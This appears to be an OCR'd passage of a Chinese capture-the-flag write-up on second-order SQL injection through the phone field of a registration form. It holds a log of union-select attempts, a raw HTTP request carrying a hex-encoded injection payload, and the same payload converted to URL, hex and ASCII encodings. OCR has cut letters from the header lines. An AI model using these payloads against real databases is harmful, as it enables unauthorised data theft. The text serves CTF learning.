
后来找phone字段里面找到了flag



```
There only 1 union select password from webdb.user where username like '%flag%' people use the same phone as you
There only 1 union select username from webdb.user where username like '%flag%' people use the same phone as you
There only 17865183994 people use the same phone as you
There only 1 union select phone from webdb.user where username like '%flag%' people use the same phone as you
There only 1 union select password from webdb.user where password like '%flag%' people use the same phone as you
There only 1 union select phone from webdb.user where phone like '%flag%' people use the same phone as you
There only 1 union select username from webdb.user where phone="flag{[redacted]0}" people use the same ph
There only 1 union select phone from webdb.user where phone like "%flag{%" people use the same phone as you
There only 12312421412 people use the same phone as you
There only 12332112332 people use the same phone as you
There only 11231231231 people use the same phone as you
There only select flag from webdb people use the same phone as you
There only 1 union select 1,2,3,TABLE_NAME,5,6,7,8,9,10 from information_schema.TABLES where TABLE_SCHEMA=0x7765626462 limit 0,1 people use
There only 1 and 1=2 unoin select database() people use the same phone as you
There only 1 union select phone from webdb people use the same phone as you
There only 1 union select table_name from information_schema.tables where table_schema=webdb limit 1,1 people use the same phon
There only 1 UNION SELECT 1,2,group_concat(table_name) from information_schema.tables where table_schema=webdb() --+ people use the sa
There only 1 union select phone from user where user="admin" people use the same phone as you
There only 1 union select schema_name from information_schema.TABLES people use the same phone as you
There only 15221917881 people use the same phone as you
There only 13062612724 people use the same phone as you
There only 1 union select * from FLAGS people use the same phone as you
There only 1 union all select * from FLAGS people use the same phone as you
There only 1 union select FLAGS from webdb people use the same phone as you
There only ' or 1='1 people use the same phone as you
There only ' and '1'='1'# people use the same phone as you
There only and '1'='1'# people use the same phone as you
There only 2 order by 1 people use the same phone as you
```

后来发现自己挺傻的没把之前再手机号码检测人数页面的信息用起来

可以直接用这条语句就能搞定了



```
OST /register.php HTTP/1.1
ost: 106.75.72.168:3333
ser-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0)
ecko/20100101 Firefox/18.0
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
eferer: http://106.75.72.168:3333/register.php
ookie: PHPSESSID=5p4a3etll2k2vpvtevnhh03ml1
onnection: close
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 152

sername=nzjdsds9&password=nzjdsds9&phone=0x2D3120756E696F6
2073656C6563742070686F6E652066726F6D20757365722077686
2652075736572E616D653D2761646D696E27
```

```
HTTP/1.1 302 Found
Date: Mon, 27 Aug 2018 15:08:23 GMT
```

转换工具 by zj1244[小葵]

要转的：
-1 union select phone from user where username='admin'


URL格式
%2D%31%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%70%68%6F%6E
%65%20%66%72%6F%6D
%20%75%73%65%72%20%77%68%65%72%65%20%75%73%65%72%6E%61%6D%65%3D

SQL_En:
0x2D00310020007500 6E0069006F006E002000730065006C00650063007400200070006800 6F0
06E00650020006600720 06F006D00200075007300650072002000770068006500720065002000
75007300650072006E0061006D0065003D00270061006400 6D0069006E002700

Hex:
0x2D3120756E696F6E2073656C6563742070686F6E652066726F6D20757365722077686572652
20757365726E616D653D2761646D696E27

Asc:
45 49 32 117 110 105 111 110 32 115 101 108 101 99 116 32 112 104 111 110 101 32 102 114 1

MD5_32:



```
                There only 182 people use the same phone as you
There only flag{6[redacted] people use the same phone as you
                There only 1555555 people use the same phone as you
              There only 15500956659 people use the same phone as you
                   There only 1 people use the same phone as you
                 There only 123456 people use the same phone as you
            There only 11111111111111 people use the same phone as you
              There only 1111111111 people use the same phone as you
              There only 12345678912 people use the same phone as you
                 There only 111111 people use the same phone as you
```